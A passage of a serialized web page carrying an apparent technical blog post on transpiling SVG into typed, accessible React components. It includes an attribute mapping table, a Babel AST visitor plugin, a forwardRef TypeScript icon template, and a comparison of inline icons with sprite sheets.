transition-all\"}]]}]]}]]}]\n"])</script><script>self.__next_f.push([1,":HL[\"/assets/blog/svg-to-react-jsx-ast-pipeline.png\",\"image\"]\n:HL[\"/assets/blog/inline-svg-vs-sprite-sheet-architecture.png\",\"image\"]\n:HL[\"/assets/blog/react-icon-bundle-treeshaking-matrix.png\",\"image\"]\n41:[\"$\",\"a\",null,{\"href\":\"#production-implementation-transpiler-engine\",\"className\":\"text-neutral-400 hover:text-blue-400 transition-colors flex items-center gap-1.5 py-1\",\"children\":[[\"$\",\"$L2f\",null,{\"ref\":\"$undefined\",\"icon\":\"$26:props:children:0:props:children:1:props:icon\",\"className\":\"w-3 h-3 text-neutral-600 shrink-0\"}],[\"$\",\"span\",null,{\"className\":\"truncate\",\"children\":\"8. Production Implementation: Full In-Browser TypeScript \u0026 Babel AST SVG-to-React Transpiler\"}]]}]\n57:T29e9,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Syntactic Impedance Mismatch: XML vs JSX\u003c/h3\u003e\u003cbr/\u003eAlthough JSX superficially resembles HTML and XML, it is formally a syntactic extension to ECMAScript (JavaScript). In JavaScript, hyphens are arithmetic subtraction operators. Therefore, attribute identifiers like \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estroke-width\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003efill-rule\u003c/code\u003e, and \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eclip-path\u003c/code\u003e are syntactically illegal as JSX object property keys.\u003cbr/\u003e\u003cbr/\u003eFurthermore, XML is a case-sensitive, strictly closed markup language that allows arbitrary namespaces (such as \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003exmlns:xlink=\"http://www.w3.org/1999/xlink\"\u003c/code\u003e and \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003exlink:href\u003c/code\u003e), whereas React JSX mandates camelCase property naming and treats colons as syntax errors unless specifically handled by JSX namespace parsing flags.\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| XML TO REACT JSX ATTRIBUTE NORMALIZATION MATRIX |\n+---------------------------------------------------------------------------------------------------+\n| XML Attribute Name | React JSX Prop Identifier | Category \u0026amp; Engine Transformation Rule |\n+---------------------------------------------------------------------------------------------------+\n| stroke-width | strokeWidth | Kebab-to-camelCase conversion |\n| stroke-linecap | strokeLinecap | Kebab-to-camelCase conversion |\n| stroke-linejoin | strokeLinejoin | Kebab-to-camelCase conversion |\n| fill-rule | fillRule | Kebab-to-camelCase conversion |\n| clip-rule | clipRule | Kebab-to-camelCase conversion |\n| clip-path | clipPath | Kebab-to-camelCase conversion |\n| class | className | Reserved JavaScript keyword mapping |\n| for | htmlFor | Reserved JavaScript keyword mapping |\n| xmlns:xlink | xmlnsXlink | XML namespace colon sanitization |\n| xlink:href | xlinkHref | Deprecated SVG attribute mapping |\n| href | href | Modern SVG2 hyperlink attribute |\n| tab-index | tabIndex | Focusable interactive element prop |\n| style=\u0026quot;fill: red;\u0026quot; | style={{ fill: 'red' }} | Inline CSS string to JS Object parse |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Multi-Stage Transpilation Pipeline\u003c/h3\u003e\u003cbr/\u003eAn enterprise SVG-to-React compiler (such as SVGR or the InnoxTools SVG-to-React Engine) operates across five deterministic stages:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| SVGR / INNOXTOOLS COMPILER TRANSFORMATION PIPELINE |\n+---------------------------------------------------------------------------------------------------+\n| [Raw SVG Markup] -\u0026gt; Ingest raw vector XML text string |\n| | |\n| v |\n| [Stage 1: SVGO Optimization] -\u0026gt; Prune metadata, collapse empty groups, convert shapes to paths |\n| | |\n| v |\n| [Stage 2: XML Parsing] -\u0026gt; Parse sanitized XML string into an Abstract Syntax Tree (AST) |\n| | |\n| v |\n| [Stage 3: Babel AST Transformation] -\u0026gt; Traverse AST with Visitor Pattern: |\n| * Convert kebab-case attributes to camelCase props |\n| * Parse inline style attributes into JavaScript Object expressions |\n| * Inject {...props} forward spread at root \u0026lt;svg\u0026gt; element |\n| * Replace hardcoded fill/stroke values with \u0026quot;currentColor\u0026quot; (Optional flag) |\n| | |\n| v |\n| [Stage 4: TypeScript / Component Template Wrapping] -\u0026gt; Wrap JSX AST in React.forwardRef / TSX |\n| | |\n| v |\n| [Stage 5: Code Generation (Babel Generator / Prettier)] -\u0026gt; Output formatted, type-safe code |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eDeep Dive: The Babel Visitor Pattern\u003c/h3\u003e\u003cbr/\u003eAt the core of the transpilation engine lies Babel's AST traversal mechanism. The parser parses the XML into a \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e@babel/types\u003c/code\u003e JSX Abstract Syntax Tree. A custom Babel plugin uses the \u003cstrong class=\"text-white font-semibold\"\u003eVisitor Pattern\u003c/strong\u003e to intercept specific node types:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TYPESCRIPT\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e// Architectural representation of an SVG-to-JSX Babel AST Visitor\nexport function svgToJsxPlugin({ types: t }: { types: any }) {\n return {\n visitor: {\n JSXAttribute(path: any) {\n const attributeName = path.node.name;\n \n // Handle namespaced attributes (e.g., xlink:href -\u0026gt; xlinkHref)\n if (t.isJSXNamespacedName(attributeName)) {\n const namespace = attributeName.namespace.name;\n const local = attributeName.name.name;\n const camelCased = namespace + local.charAt(0).toUpperCase() + local.slice(1);\n path.node.name = t.jsxIdentifier(camelCased);\n return;\n }\u003cbr/\u003e\u003cbr/\u003e // Handle standard kebab-case attributes (e.g., stroke-width -\u0026gt; strokeWidth)\n if (t.isJSXIdentifier(attributeName)) {\n const rawName = attributeName.name;\n if (rawName === \u0026quot;class\u0026quot;) {\n path.node.name = t.jsxIdentifier(\u0026quot;className\u0026quot;);\n } else if (rawName === \u0026quot;for\u0026quot;) {\n path.node.name = t.jsxIdentifier(\u0026quot;htmlFor\u0026quot;);\n } else if (rawName.includes(\u0026quot;-\u0026quot;)) {\n const camelName = rawName.replace(/-([a-z])/g, (_: string, match: string) =\u0026gt; match.toUpperCase());\n path.node.name = t.jsxIdentifier(camelName);\n }\n }\n },\u003cbr/\u003e\u003cbr/\u003e JSXElement(path: any) {\n // Intercept root \u0026lt;svg\u0026gt; tag to inject dynamic prop spreading\n if (path.node.openingElement.name.name === \u0026quot;svg\u0026quot;) {\n // Check if {...props} already exists\n const hasSpread = path.node.openingElement.attributes.some(\n (attr: any) =\u0026gt; t.isJSXSpreadAttribute(attr)\n );\n if (!hasSpread) {\n path.node.openingElement.attributes.push(\n t.jsxSpreadAttribute(t.identifier(\u0026quot;props\u0026quot;))\n );\n }\n }\n }\n }\n };\n}\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eBy decoupling XML parsing from code generation through an intermediate AST, the transpiler guarantees syntactic correctness while enabling sophisticated optimizations like dynamic prop forwarding and currentColor substitution."])</script><script>self.__next_f.push([1,"43:[\"$\",\"section\",\"transpilation-engine-babel-ast\",{\"id\":\"transpilation-engine-babel-ast\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"2. The Transpilation Engine: Babel AST Visitors, XML Attributes \u0026 camelCase JSX Props\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"Deconstructing the lexical analysis, parse tree manipulation, and AST visitor pattern that transforms XML into valid React JSX.\"}]]}],[\"$\",\"div\",null,{\"className\":\"rounded-3xl overflow-hidden border my-8 shadow-2xl transition-all border-neutral-800 bg-neutral-900 shadow-xl\",\"children\":[false,[\"$\",\"img\",null,{\"src\":\"/assets/blog/svg-to-react-jsx-ast-pipeline.png\",\"alt\":\"Compiler Architecture: Raw SVG to React JSX Component AST Pipeline\",\"width\":1920,\"height\":1080,\"className\":\"w-full h-auto object-cover\"}],[\"$\",\"div\",null,{\"className\":\"p-3 bg-neutral-950/90 border-t border-neutral-800 text-[11px] text-neutral-400 font-mono text-center\",\"children\":\"Figure 2.0: Babel AST visitor transformation pipeline converting kebab-case XML attributes to React camelCase props and TypeScript typed interfaces.\"}]]}],[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$57\"}}]]}]\n"])</script><script>self.__next_f.push([1,"58:T295a,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe TypeScript Interface Contract for Vector Components\u003c/h3\u003e\u003cbr/\u003eIn production engineering, converting an SVG into a naive JavaScript function without type declarations creates technical debt. Developers lose IDE autocomplete, ref forwarding breaks when integrating with animation libraries like Framer Motion or GSAP, and accessibility (a11y) audits fail due to missing ARIA descriptors.\u003cbr/\u003e\u003cbr/\u003eA production-ready React SVG component must satisfy four non-negotiable architectural requirements:\n1. \u003cstrong class=\"text-white font-semibold\"\u003eFull Inheritance of Native SVG Attributes:\u003c/strong\u003e Developers must be able to pass native attributes (e.g., \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eviewBox\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eopacity\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eonClick\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estyle\u003c/code\u003e) without TypeScript compiler rejections.\n2. \u003cstrong class=\"text-white font-semibold\"\u003eProp Polymorphism \u0026 Overrides:\u003c/strong\u003e Custom component props (e.g., \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003esize?: number | string\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ecolor?: string\u003c/code\u003e, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003etitle?: string\u003c/code\u003e) must override defaults cleanly.\n3. \u003cstrong class=\"text-white font-semibold\"\u003eHardware DOM Ref Forwarding:\u003c/strong\u003e The underlying \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg\u003e\u003c/code\u003e DOM node must be accessible via \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eReact.forwardRef\u003c/code\u003e to allow direct dimension measurement (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003egetBoundingClientRect()\u003c/code\u003e) and third-party DOM manipulation.\n4. \u003cstrong class=\"text-white font-semibold\"\u003eWCAG 2.2 Level AA Accessible Semantics:\u003c/strong\u003e The component must distinguish between decorative icons (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003earia-hidden=\"true\"\u003c/code\u003e) and informative graphics requiring \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003ctitle\u003e\u003c/code\u003e and \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003erole=\"img\"\u003c/code\u003e.\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| ENTERPRISE TYPESCRIPT SVG COMPONENT ARCHITECTURE |\n+---------------------------------------------------------------------------------------------------+\n| |\n| import { forwardRef, type SVGProps, type ReactElement } from \u0026quot;react\u0026quot;; |\n| |\n| export interface IconProps extends SVGProps\u0026lt;SVGSVGElement\u0026gt; { |\n| size?: number | string; // Custom dimensional override (maps to width \u0026amp; height) |\n| color?: string; // Design-token color override (maps to currentColor) |\n| title?: string; // WCAG accessibility title for screen-readers |\n| } |\n| |\n| export const EnterpriseIcon = forwardRef\u0026lt;SVGSVGElement, IconProps\u0026gt;(( |\n| { size = 24, color = \u0026quot;currentColor\u0026quot;, title, className, children, ...props }, |\n| ref |\n| ): ReactElement =\u0026gt; { ... }); |\n| |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eComplete Implementation: The Canonical Production Component Template\u003c/h3\u003e\u003cbr/\u003eBelow is the canonical TypeScript architecture generated by the InnoxTools SVG-to-React Transpiler:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TSX\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003eimport React, { forwardRef, type SVGProps, type ReactElement } from \u0026quot;react\u0026quot;;\u003cbr/\u003e\u003cbr/\u003eexport interface VectorIconProps extends SVGProps\u0026lt;SVGSVGElement\u0026gt; {\n /** Size in pixels or CSS units. Overrides both width and height when provided. Defaults to 24. */\n size?: number | string;\n /** Primary vector fill or stroke color. Defaults to \u0026quot;currentColor\u0026quot;. */\n color?: string;\n /** Accessible title for screen readers. When omitted, icon is treated as decorative (aria-hidden). */\n title?: string;\n /** Optional custom ID for the title element to satisfy aria-labelledby requirements. */\n titleId?: string;\n}\u003cbr/\u003e\u003cbr/\u003eexport const CheckmarkCircleIcon = forwardRef\u0026lt;SVGSVGElement, VectorIconProps\u0026gt;(\n (\n {\n size = 24,\n color = \u0026quot;currentColor\u0026quot;,\n title,\n titleId,\n className,\n style,\n ...restProps\n },\n forwardedRef\n ): ReactElement =\u0026gt; {\n // Generate deterministic ID for ARIA accessibility binding\n const generatedTitleId = titleId || (title ? \u0026quot;svg-title-checkmark\u0026quot; : undefined);\u003cbr/\u003e\u003cbr/\u003e return (\n \u0026lt;svg\n ref={forwardedRef}\n xmlns=\u0026quot;http://www.w3.org/2000/svg\u0026quot;\n viewBox=\u0026quot;0 0 24 24\u0026quot;\n width={size}\n height={size}\n fill=\u0026quot;none\u0026quot;\n stroke={color}\n strokeWidth={2}\n strokeLinecap=\u0026quot;round\u0026quot;\n strokeLinejoin=\u0026quot;round\u0026quot;\n className={className}\n style={{\n display: \u0026quot;inline-block\u0026quot;,\n verticalAlign: \u0026quot;middle\u0026quot;,\n flexShrink: 0,\n ...style,\n }}\n // If an explicit title is provided, mark as semantic img with aria-labelledby\n role={title ? \u0026quot;img\u0026quot; : \u0026quot;presentation\u0026quot;}\n aria-hidden={title ? undefined : true}\n aria-labelledby={generatedTitleId}\n {...restProps}\n \u0026gt;\n {title \u0026amp;\u0026amp; \u0026lt;title id={generatedTitleId}\u0026gt;{title}\u0026lt;/title\u0026gt;}\n \u0026lt;path d=\u0026quot;M22 11.08V12a10 10 0 1 1-5.93-9.14\u0026quot; /\u0026gt;\n \u0026lt;polyline points=\u0026quot;22 4 12 14.01 9 11.01\u0026quot; /\u0026gt;\n \u0026lt;/svg\u0026gt;\n );\n }\n);\u003cbr/\u003e\u003cbr/\u003eCheckmarkCircleIcon.displayName = \u0026quot;CheckmarkCircleIcon\u0026quot;;\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Accessibility (a11y) Calculus: Decorative vs Informative\u003c/h3\u003e\u003cbr/\u003eUnder W3C WCAG 2.2 guidelines, vector icons fall into two distinct functional categories:\u003cbr/\u003e\u003cbr/\u003e1. \u003cstrong class=\"text-white font-semibold\"\u003eDecorative Graphics:\u003c/strong\u003e Icons paired with accompanying textual labels (such as a search magnifying glass next to the word \"Search\") must NEVER be announced by screen readers. Emitting \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg aria-hidden=\"true\" role=\"presentation\"\u003e\u003c/code\u003e prevents redundant verbal noise for assistive technology users.\n2. \u003cstrong class=\"text-white font-semibold\"\u003eInformative Graphics:\u003c/strong\u003e Standalone icon buttons (such as an icon-only modal close button \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e✕\u003c/code\u003e or an unread notification bell \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e🔔\u003c/code\u003e) carry critical operational meaning. In this scenario, the component must:\n - Provide an accessible label via \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003etitle\u003c/code\u003e child node bound via \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003earia-labelledby=\"title-id\"\u003c/code\u003e.\n - Set \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003erole=\"img\"\u003c/code\u003e on the \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg\u003e\u003c/code\u003e node to inform assistive engines that the element is an image entity rather than an interactive container."])</script><script>self.__next_f.push([1,"44:[\"$\",\"section\",\"typescript-forwardref-polymorphism\",{\"id\":\"typescript-forwardref-polymorphism\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"3. TypeScript Engineering: Typing SVGProps, forwardRef Polymorphism \u0026 Accessible ARIA Semantics\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"Writing robust, enterprise-grade component contracts that support DOM ref forwarding, full auto-complete, and screen-reader accessibility.\"}]]}],\"$undefined\",[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$58\"}}]]}]\n59:T200a,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Architectural Dilemma: How to Distribute 500+ Icons\u003c/h3\u003e\u003cbr/\u003eWhen building massive enterprise web applications—such as dashboard platforms (Salesforce, Datadog, Stripe) or design tools (Figma, Canva)—frontend teams inevitably accumulate hundreds of distinct vector icons.\u003cbr/\u003e\u003cbr/\u003eAt scale, embedding every icon as an inline React JSX component introduces measurable performance trade-offs. The engineering team must evaluate two competing paradigms:\n- \u003cstrong class=\"text-white font-semibold\"\u003eParadigm A: Pure Inline JSX Components:\u003c/strong\u003e Every icon is an independent \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e.tsx\u003c/code\u003e file transpiled into React virtual DOM nodes.\n- \u003cstrong class=\"text-white font-semibold\"\u003eParadigm B: SVG Symbol Sprite Sheets:\u003c/strong\u003e All icons are compiled into a monolithic \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg\u003e\u003csymbol id=\"icon-id\" ...\u003e\u003c/symbol\u003e\u003c/svg\u003e\u003c/code\u003e file hosted on a CDN and referenced in React via \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg\u003e\u003cuse href=\"/sprite.svg#icon-id\" /\u003e\u003c/svg\u003e\u003c/code\u003e.\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| INLINE REACT JSX VS SVG SYMBOL SPRITE SHEET BENCHMARK |\n+---------------------------------------------------------------------------------------------------+\n| Metric / Characteristic | Inline React JSX Component | SVG Symbol Sprite (\u0026lt;use href\u0026gt;) |\n+---------------------------------------------------------------------------------------------------+\n| JavaScript Bundle Size Overhead | High (All paths compiled to JS)| Zero (Static asset on CDN) |\n| Initial HTML Stream Size (SSR) | High (Full path markup in HTML)| Low (Only \u0026lt;use\u0026gt; reference) |\n| Browser DOM Node Memory Count | High (Every path is a DOM node)| Extremely Low (Shadow DOM) |\n| HTTP Cacheability | Bound to JS Bundle Cache | Independently CDN-cacheable |\n| Tree-Shaking Capability | PERFECT (Only used icons ship)| Manual / Build-time pruning |\n| Multi-Color Internal Path Styling | PERFECT (Direct prop access) | Very Difficult (Shadow DOM) |\n| Animation Flexibility | FULL (CSS \u0026amp; JS Path Length) | Limited to whole-symbol CSS |\n| First Contentful Paint (FCP) | Fast (Rendered in SSR HTML) | Dependent on external SVG fetch|\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Mathematics of DOM Node Memory Overhead\u003c/h3\u003e\u003cbr/\u003eTo understand why large data tables with hundreds of inline icons degrade scroll performance, consider the mathematical relationship between table row density and DOM node creation.\u003cbr/\u003e\u003cbr/\u003eLet $R$ be the number of rows in a virtualized data grid ($R = 100$), and let $I$ be the number of status icons per row ($I = 4$). If each inline SVG consists of an \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg\u003e\u003c/code\u003e wrapper and $P$ sub-elements (paths, rects, circles, where $P = 5$):\u003cbr/\u003e\u003cbr/\u003e$$\\text{Total DOM Nodes}_{\\text{Inline}} = R \\times I \\times (1 + P) = 100 \\times 4 \\times 6 = 2,400 \\text{ DOM Nodes}$$\u003cbr/\u003e\u003cbr/\u003eIn Chrome's V8 and Blink rendering engines, each DOM element instance consumes approximately 256 to 512 bytes of native heap memory, plus associated layout and styling tree objects. 2,400 active nodes represent over $1.2 \\text{ MB}$ of memory dedicated solely to static icon indicators!\u003cbr/\u003e\u003cbr/\u003eConversely, with an SVG Sprite Sheet using \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cuse href=\"#icon\"\u003e\u003c/code\u003e:\u003cbr/\u003e\u003cbr/\u003e$$\\text{Total DOM Nodes}_{\\text{Sprite}} = R \\times I \\times 2 = 100 \\times 4 \\times 2 = 800 \\text{ DOM Nodes}$$\u003cbr/\u003e\u003cbr/\u003eThe sub-elements are instantiated inside the browser's native C++ Shadow Tree, reducing JavaScript heap pressure and accelerating style recalculation phases by up to $65\\%$.\u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Hybrid Architectural Pattern\u003c/h3\u003e\u003cbr/\u003eModern frontend architects do not view this as an either/or ultimatum. Instead, enterprise design systems adopt a \u003cstrong class=\"text-white font-semibold\"\u003eHybrid Tiered Strategy\u003c/strong\u003e:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| HYBRID 